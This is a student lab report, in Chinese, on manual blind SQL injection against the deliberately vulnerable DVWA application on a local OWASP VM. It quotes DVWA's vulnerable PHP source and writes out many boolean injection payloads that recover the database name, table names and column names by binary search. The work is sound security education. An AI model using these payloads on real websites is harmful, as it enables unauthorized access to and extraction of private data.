

《漏洞利用及渗透测试基础》实验报告

姓名：齐明杰 学号：2113997 班级：信安2班

实验名称：

SQL盲注


实验要求：

基于DVWA里的SQL盲注案例，实施手工盲注，参考课本，撰写实验报告。

实验过程：

一、配置OWASP虚拟机及其Web环境

下载 OWASP 虚拟机后，导入 VMware Workstation 中，然后启动虚拟机，如下图所示：




其中可以看到以下信息：


- 用户名 username = root
- 密码 password = owaspbwa

- **Web URL** `http://192.168.92.131/`

启动后，保持OWASP虚拟机运行，在本机进入上述 URL，选择 DVWA，如下图所示：



进入后，输入账号： `admin`，密码： `admin`，成功进入 DVWA 页面：




在左侧选择“DVWA Security”，并将其设置为 `low`，即可完成OWASP环境的配置。

二、DVWA 中的 SQL Injection(Blind)实践

- **判断是否存在注入，注入是字符型还是数字型**

输入 `1`，显示相应用户存在：



输入 `1' and 1=1 #`，单引号为了闭合原来 SQL 语句中的第一个单引号，而后面的 `#` 为了闭合后面的单引号。运行后，显示存在：

Vulnerability: SQL Injection (Blind)

User ID:

ID: 1' and 1=1 #
First name: admin
Surname: admin


输入 `1' and 1=2 #`，显示不存在：

Vulnerability: SQL Injection (Blind)

User ID:

说明存在字符型的 SQL 盲注。

点页面右下角 **View Source**，来查看源代码：



```
<?php
if (isset($_GET['Submit'])) {
    // Retrieve data
    $id = $_GET['id'];

    $getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
    $result = mysql_query($getid); // Removed 'or die' to suppress mysql errors

    $num = @mysql_numrows($result); // The '@' character suppresses errors making the injection 'blind'

    $i = 0;
    while ($i < $num) {
        $first = mysql_result($result,$i,"first_name");
        $last = mysql_result($result,$i,"last_name");

        echo '<pre>';
        echo 'ID: ' . $id . '<br>First name: ' . $first . '<br>Surname: ' . $last;
        echo '</pre>';

        $i++;
    }
}
?>
```

很明显，安全级别为 low 的情况下，程序并未对 id 做任何处理。

- **猜解当前数据库名**

想要猜解数据库名，首先要猜解数据库名的长度，然后挨个猜解字符。

输入 `1' and length(database())=1 #`，显示**不存在**；

输入 `1' and length(database())=2 #`，显示**不存在**；

输入 `1' and length(database())=3 #`，显示**不存在**；

输入 `1' and length(database())=4 #`，显示**存在**：



说明数据库名长度为 4。

那么，接下来需要获取数据库名字，采用如下做法：

1. 输入 `1' and ascii(substr(database(),1,1))>97 #`，显示存在，说明数据库名的第一个字符的 `ascii` 值大于 97（小写字母 a 的 `ascii` 值）；
 2. 输入 `1' and ascii(substr(database(),1,1))<122 #`，显示存在，说明数据库名的第一个字符的 `ascii` 值小于 122（小写字母 z 的 `ascii` 值）；
 3. 输入 `1' and ascii(substr(database(),1,1))<109 #`，显示存在，说明数据库名的第一个字符的 `ascii` 值小于 109（小写字母 m 的 `ascii` 值）；
 4. 输入 `1' and ascii(substr(database(),1,1))<103 #`，显示存在，说明数据库名的第一个字符的 `ascii` 值小于 103（小写字母 g 的 `ascii` 值）；
 5. 输入 `1' and ascii(substr(database(),1,1))<100 #`，显示不存在，说明数据库名的第一个字符的 `ascii` 值不小于 100（小写字母 d 的 `ascii` 值）；
 6. 输入 `1' and ascii(substr(database(),1,1))>100 #`，显示不存在，说明数据库名的第一个字符的 `ascii` 值不大于 100（小写字母 d 的 `ascii` 值），所以数据库名的第一个字符的 `ascii` 值为 100，即小写字母 d
-

重复上述步骤，就可以猜解出完整的数据库名（dvwa）了。

在分别猜解出四个字母（“d”，“v”，“w”，“a”）后，验证所获取的正确性，输入如下语句：

```
1' and database() = "dvwa" #
```

验证数据库名如下图：

Vulnerability: SQL Injection (Blind)

User ID:

```
ID: 1' and database() = "dvwa" #  
First name: admin  
Surname: admin
```

这就证明了数据库名确实是 **dvwa**。

- **猜解数据库中的表名**

首先猜解数据库中**表**的数量：

- 1' and (select count(table_name) from information_schema.tables where table_schema=database())=1 # 显示**不存在**
- 1' and (select count(table_name) from information_schema.tables where table_schema=database())=2 # 显示**存在**，如下图所示

Vulnerability: SQL Injection (Blind)

User ID:

```
ID: 1' and (select count(table_name) from information_schema.tables where table_schema=database())=2 #  
First name: admin  
Surname: admin
```

说明数据库中共有**两个表**。

接着挨个**猜解表名**：

- 1' and length(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1))=1 # 显示**不存在**
- 1' and length(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1))=2 # 显示**不存在**
-

- 1' and length(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1))=9 # 显示**存在**, 如下图所示

Vulnerability: SQL Injection (Blind)

User ID:

ID: 1' and length(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1))=9 #
First name: admin
Surname: admin

说明**第一个表名长度为 9**。

接下来, 继续用**二分法**来猜测表名。

- 1' and ascii(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1,1))>97 # 显示**存在**
- 1' and ascii(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1,1))<122 # 显示**存在**
- 1' and ascii(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1,1))<109 # 显示**存在**
- 1' and ascii(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1,1))<103 # 显示**不存在**
- 1' and ascii(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1,1))>103 # 显示**不存在**

说明**第一个表的名字的第一个字符为小写字母 g**。

.....

重复上述步骤, 即可猜解出**两个表名 (guestbook、users)**。

- **猜解表中的字段名**

首先猜解表中**字段**的数量：

- 1' and (select count(column_name) from information_schema.columns where table_name= 'users')=1# 显示**不存在**
-
- 1' and (select count(column_name) from information_schema.columns where table_name= 'users')=8 # 显示**存在**，如下图所示

Vulnerability: SQL Injection (Blind)

User ID:

ID: 1' and (select count(column_name) from information_schema.columns where table_name= 'users')=8 #
First name: admin
Surname: admin

说明 users 表有 **8 个字段**。

接着挨个**猜解字段名**：

- 1' and length(substr((select column_name from information_schema.columns where table_name= 'users' limit 0,1),1))=1 # 显示**不存在**
-
- 1' and length(substr((select column_name from information_schema.columns where table_name= 'users' limit 0,1),1))=7 # 显示**存在**，如下图所示

Vulnerability: SQL Injection (Blind)

User ID:

ID: 1' and length(substr((select column_name from information_schema.columns where table_name= 'users' limit 0,1),1))=7 #
First name: admin
Surname: admin

说明 users 表的第一个字段为 **7 个字符长度**。

采用二分法，即可猜解出**所有字段名**。

- **猜解表中数据**

继续用二分法，重复上述所有步骤，即可猜解出所有表的关系模式。

心得体会：

- 通过本次实验，我理解了SQL盲注的基本概念，对其有了更深入的认识，了解了SQL注入的危害性
- 在实验中，采用了多种SQL函数和语法来进行注入，这让我学会了许多SQL语法知识
- 学会了利用二分法来更快地筛选出想要的数据库